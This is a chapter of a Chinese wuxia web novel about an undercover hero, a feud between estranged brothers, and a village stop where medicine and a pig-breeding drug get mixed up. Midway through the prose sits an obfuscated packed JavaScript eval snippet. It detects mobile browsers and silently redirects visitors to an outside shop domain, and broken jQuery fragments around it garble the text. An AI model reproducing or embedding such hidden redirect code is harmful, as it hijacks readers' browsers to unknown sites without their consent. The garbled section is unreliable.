文趣网 > 其他小说 > 我当卧底那些年 > 10. 天医九针续鬼脉,华光寺前戏众僧(五)
    变故突发,鬼面血屠的出现,顿时令风月城上下警铃大作。

    梦渡微被他护在怀中,头也不回地往城外飞去。风栖崖眸光一凛,提剑追赶上去:“疏泽,你哥哥在何处,你究竟把他怎样了?”

    “风伯伯!”温瑾惊呼一声,欲施展轻功紧跟其后,然而转念一想,他此行去往黔西便是为了执行卧底任务,倘若此时与兰玉朗正面交手,对后续计划会十分不利,瞬即止步。

    可他心系好友风疏楼的安危,且那魔头能只手覆灭整个归云山庄,任凭风栖崖武功再高也无法以一己之力与之抗衡,更何况他方才为救兰相如已经耗损了太多功力,若在此时出现任何闪失,风月城恐将赴归云山庄的后尘。

    一念至此,温瑾再也按耐不住了,随手撕下身旁一名侍卫的衣角蒙在脸上,疾风般闪身而去。

    风月城广袤恢弘,鬼面血屠竟能进退自如。梦渡微不禁诧异,暗道教主从未下过对风月城不利的命令,何以又对风月城如此熟悉?

    风栖崖轻功了得,眼见就要追上两人了,梦渡微不愿拖累他,便说道:“教主,属下没事,你放下我赶紧离去吧。属下私自离教已是重罪,万不敢惊动教主圣驾,待属下了却这桩私仇,再回教请罚。”

    身旁之人默然不语,只是将他紧紧搂住,朝城外飞去。

    风栖崖本可以轻松拦住他们,奈何方才救人之后未及时调理内息,与梦渡微交手数招又消耗了不少功力,此刻忽觉丹田里内息剧烈翻涌,似有倒行逆施的风险。

    只一刻的分神,便让他身形不稳,脚下瓦片哗啦啦碎裂,几乎令他摔倒。

    危机时刻,温瑾赶到,扶了他一把:“风伯伯,您先调整一番,我去追他们。”

    温瑾蒙着面,语声略有些含糊。风栖崖担忧道:“那魔头武功高强,你如何是他的对手?”

    “打不过就跑,我不会白白送命的,您放心便是。”话音未落,人已远去,只留一片衣袂翻飞的风声。

    梦渡微喉间不时涌出一股子腥甜,俱被他强忍着咽了回去,身旁之人始终不说话,带着他逃出了风月城。

    恰在此时,一道剑气自后方袭来,鬼面血屠勾着梦渡微的腰倏地一闪,避开了凌人的攻势。

    “魔头休走!”温瑾踏风追来,剑势凶猛也极。鬼面血屠抱着受伤之人落在一片空地里,蓦然转身,摘下了面具。

    剑锋仅余方寸之遥就要刺中他的咽喉了,待看清他的面容后,温瑾手腕一转,猛地撤剑,却还是削掉了男人颈侧的一缕长发:“风大哥?”

    梦渡微诧异地望向身旁的男人,须臾,用力推开了他。

    温瑾疑惑道:“风大哥,这究竟是怎么一回事?”

    风疏楼没有回答他,而是将目光凝在梦渡微身上:“你在星罗山答应过我,要放下仇恨,随我重回风月城,难道这一切只是为了从我嘴里套出引元针的用法,以此来接近爹?”

    “放下仇恨?”梦渡微哂道,“如果能轻易放下仇与恨,那我这十三年所受的苦算什么?断子绝孙的宫刑又算什么?你轻飘飘一句‘放下’,就能挽回我的人生吗?”

    温瑾默默收了剑。

    “怎么不说话了?”梦渡微冷笑,“风栖崖今日见到我时,毫无任何愧疚与悔恨,他开口说的第一句话非是问我这十三年过得如何,而是担忧你的生死。

    “他使的每一招、每一剑、每一分功力,都在置我于死地!你要我如何放下仇恨?”

    夜色如墨,此时荒野中的另外两个人谁都没有出声,异常寂静。

    良久,梦渡微冷声道:“风疏楼,你我之间的兄弟情分早已不复存在,从今以后,无需再救我了。此番因我学艺不精,未能报仇雪恨,下回见面,不是你死,就是我活。”

    风疏楼一把拉住他的手:“阿泽!”

    梦渡微试图抽手,却被他紧紧握住,不耐道:“放开我!”

    风疏楼不为所动。

    梦渡微眸光一凛:“再不放手,我就杀了你!”

    “我本就欠你一条命,你要杀我,我无怨无悔。”风疏楼合上双目,大有慷慨赴死之意。

    温瑾急忙拦在两兄弟之间:“这是做什么?”

    风疏楼哑声说:“当年魔教进攻风月城,双方苦战两日,死伤无数。后来青龙祭祀莫长翎意图掳走我做人质,但那时我已被父亲送去了苍澜阁,并不在城中,莫长翎误将阿泽认作是我,将他带回执天教了。

    “那些苦,本该由我来承受。”

    温瑾脑袋嗡嗡作响,原来他和风疏楼在苍澜阁无忧无虑修习内家功法时,风家的二公子已经落入魔教之手了。

    梦渡微冷笑:“我的人生已经被毁了,纵你如何愧疚也无济于事——风疏楼,好自为之罢。”话甫落,梦渡微在温瑾和风疏楼肩头各拍一掌,趁两人不备迅速离去。

    不多时,副城主霁元凤率数名弟子赶来协助温瑾,温瑾立刻将风疏楼扔在地上的恶鬼面具踢进丛林深处,一并脱下他身上的黑色斗篷,立刻弃之。

    霁元凤等人走近,见到风疏楼,眼中略显讶异:“疏楼?你怎会在此?”

    温瑾抢过话回答道:“我与魔头兰玉朗酣战数回,眼见就要不敌,适逢风大哥回来,助了我一臂之力。”

    霁元凤看向他:“温少侠可有受伤?”

    温瑾捂着左肩,吸了一口凉气:“一点小伤,无碍。”

    风疏楼始终沉默着,神色莫名哀戚,霁元凤以为他二人受了很重的伤,立刻吩咐身后的弟子:“速速带少主和温少侠回城疗伤。”

    回到风月城已近子时,温瑾没去掺合他们风家的家事,径自前往西苑,草草梳洗了一番。

    屋内灯火通明,兰相如一袭白衣端坐在八仙桌前,尽显斯文儒雅。

    温瑾来到他身旁,上捏捏下捏捏:“真好了?”兰相如道:“行动虽不再受限,却使不出多少劲来。”

    “霁城主说,若想恢复如初,还需华光寺的般若禅心和春花秋月楼的藏金絮玉膏。此事宜早不宜迟,咱们明日便启程前往唐州华光寺。”温瑾这般说道。

    兰相如没有接话,视线落在他左肩之上,那里有一片干涸的血迹,将青衣染透:“你受伤了?”

    温瑾摇了摇头:“别担心,这不是我的血。”

    “你与执天教教主交过手了?”兰相如单手支颐,好奇地看着他。

    “那个魔头是风大哥假扮的,他只是为了救走梦渡微。”温瑾倒一杯温水,咕噜咕噜灌入肚中。

    他一口一个魔头,兰相如听了,不禁勾唇浅笑。

    温瑾拧眉:“你笑什么?”

    兰相如正色道:“没什么。”

    温瑾轻哼一声,起身朝自己的寝室走去:“睡觉!”

    翌日晌午,兰相如和温瑾拜别风月城众人,启程前往唐州。

    兰相如的筋脉虽已续接,但行动却不如往昔那般灵便,风疏楼特意为他二人备了辆马车,并递给温瑾一封信:“华光寺虽位列五大世家之一,却已隐世多年,鲜少过问红尘事。此信乃家父执笔,里面享尽道明了你二人拜访华光寺之缘由,你将此信交给慧明住持,他定会出手相助。”

    温瑾接过信,抱拳道:“谢过风伯伯。”

    兰相如站在马车前,也对风疏楼拱手致谢。

    风疏楼微微一笑,复又叮嘱道:“兰公子的内伤还未痊愈,每日仍需服药。我命人备了五帖草药,与行李一块儿放在车厢内,你每天寻个方便之处煎煮了给他服用。”

    温瑾点头:“嗯,好。”

    “小瑾——”风疏楼忽然将温瑾拉至一侧,低语道,“此前你言自己有重任在身,可否告诉我是什么要紧事?”

    温瑾与他交好,此刻也不再隐瞒,勾着他的脑袋附耳道:“去执天教当卧底。”

    风疏楼闻言色变:“什么?!”

    兰相如往这边看了一眼,温瑾赶紧示意他噤声。

    风疏楼担忧不已:“此事太过冒险,万万不可!”“放心吧风大哥,我自有分寸。”温瑾肃然叮嘱,“事关整个武林盟,请务必替我保密,连风伯伯也不能说。 ”

    风疏楼还想再劝,温瑾急忙朝马车走去,挥手道别:“风大哥再会!”

    风疏楼面露愁容,追出几步,朗声道:“如今江湖动荡不安,若你们遇到魔教中人,能避则避,凡事三思,切莫逞强!”

    温瑾跳上车辕,将兰相如一把拉了上来,笑盈盈道:“知道啦!风大哥保重!”<

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17694603|207972||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    /p>

    风疏楼紧锁双眉,仍在为他担心。

    温瑾依依不舍地掉转马头,悠悠离去。

    两人一路北行,驶离江陵府,不出五日便进入了唐州界内。

    这天傍晚,阴云密布,眼见暴雨就要来临,温瑾和兰相如商议了一番,决定就近寻个村子落脚。

    约莫过了三刻,他们来到一个名为“香花岭”的村庄,此时暮色已至,阖村灯火尽明,热闹非凡。

    走过村头的石桥,一座饱经风雨的牌楼赫然入目,牌楼上悬挂着贴了“喜”字的大红灯笼,连同道路两侧的桂树上亦挂满了红绸和灯笼。温瑾疑惑道:“谁家办喜事如此张扬,连村头的牌楼也挂上红灯笼?”

    兰相如亦是不解:“许是此地的风俗罢。”

    温瑾好奇不已,遂赶着马车进村,在一对中年夫妻家落了脚。

    这对夫妻家主姓李,夫妇俩淳朴好客,无奈家中略微清贫,只能誊出一间像模像样的卧房招待客人,温瑾连忙说道:“李叔李婶,不用太麻烦,我们睡一间就够了。”

    “这怎么行!”李叔当即反驳,“他婶儿——去把霖儿那间房收拾出来。”

    兰相如制止道:“我们只借宿一宿,无需这般讲究。”

    见两人执意如此,李叔便不再多言,转而吩咐李婶去烧晚饭,自己则去院子里剁猪草。

    温瑾取出一剂草药,拿去厨房问李婶借了只陶壶煎药,见另一口灶炉上也熬着药,关切道:“李婶,家中可有人生病了?”李婶笑了一声:“这是给咱家那头母猪熬的配种药。”

    温瑾甚是震惊,赶紧将手中的药壶端得远一些,少顷,又道:“贵村村头的牌楼上为何挂着大喜的灯笼?”

    李婶往锅里倒入半碟切成片的腊肉,一面翻炒一面回答:“老牛家的闺女出嫁,从明日起,大摆三天流水席哩。”

    “这么有钱?”

    “有狗屁的钱,不过是生了个模样俊俏的姑娘,侥幸被山神选中,嫁过去享福了。”“山神?”温瑾皱眉。

    “此乃唐州的风俗,山神每年都要从唐州各地娶一名貌美的女子做夫人,并给予这户人家万贯钱财。”李婶嗤道,“这些年来,唐州人以生女为荣,全都指望着自家闺女能当上山神夫人,从此衣食无忧。”

    温瑾对山神的说法存疑,却也没再多言,默默往炉子里添了些柴火。

    不多时,晚饭备妥,温、兰两人与李叔夫妇一同上桌用膳,兰相如挑剔如斯,不吃腊肉,也不饮菌菇汤,只夹了几筷爆炒的时蔬拌饭食用。

    李婶惶惑道:“可是小妇人做的饭菜不合公子胃口?”

    温瑾咽下嘴里的饭菜,解释道:“我这位兄长信佛,他吃素。”

    兰相如没有反驳,由着他给自己找借口。

    李婶笑了笑:“原来如此。”

    饭毕,温瑾给兰相如盛来一碗药,转而又去帮李婶收拾碗筷,及至亥时初刻,方回房歇息。

    温瑾两手枕于脑下,直挺挺地躺在床榻内侧,将山神娶妻一事说给兰相如听,并问道:“你相信这世上有神仙吗?”

    兰相如漠然道:“若有神明,我双亲何至于惨死?”

    温瑾呼吸一紧,侧首看向他:“对不起。”

    “你没做错什么,无需说对不起。”兰相如合上眼帘,语调已不复方才的冷淡,“睡吧,明日一早还要赶路。”

    温瑾努努嘴,暗恼自己不该多嘴问这一句。

    躺了许久,睡意来袭,两人相继渐渐入眠。

    子夜时分,万籁俱寂。温瑾睡得正熟,忽闻窗外传来一阵窸窸窣窣的动静,当即睁开眼,仔细辨听。

    那声音似是从院子西面传来的。

    “这么久了,怎的还没反应,莫非买了假药?”

    “不可能,朱老板又不是头一回做咱们的生意!”

    是李叔李婶的声音。

    很快,李叔又道:“那你说,这母猪为何还不发情?难不成你给它吃错药了?”

    李婶争辩道:“放你祖宗的屁!我就熬了一壶配种药,怎么会……”

    语声未落,李婶仿佛想起了什么,愣在当下。

    温瑾心头一凛,下意识看向桌上的那只空碗……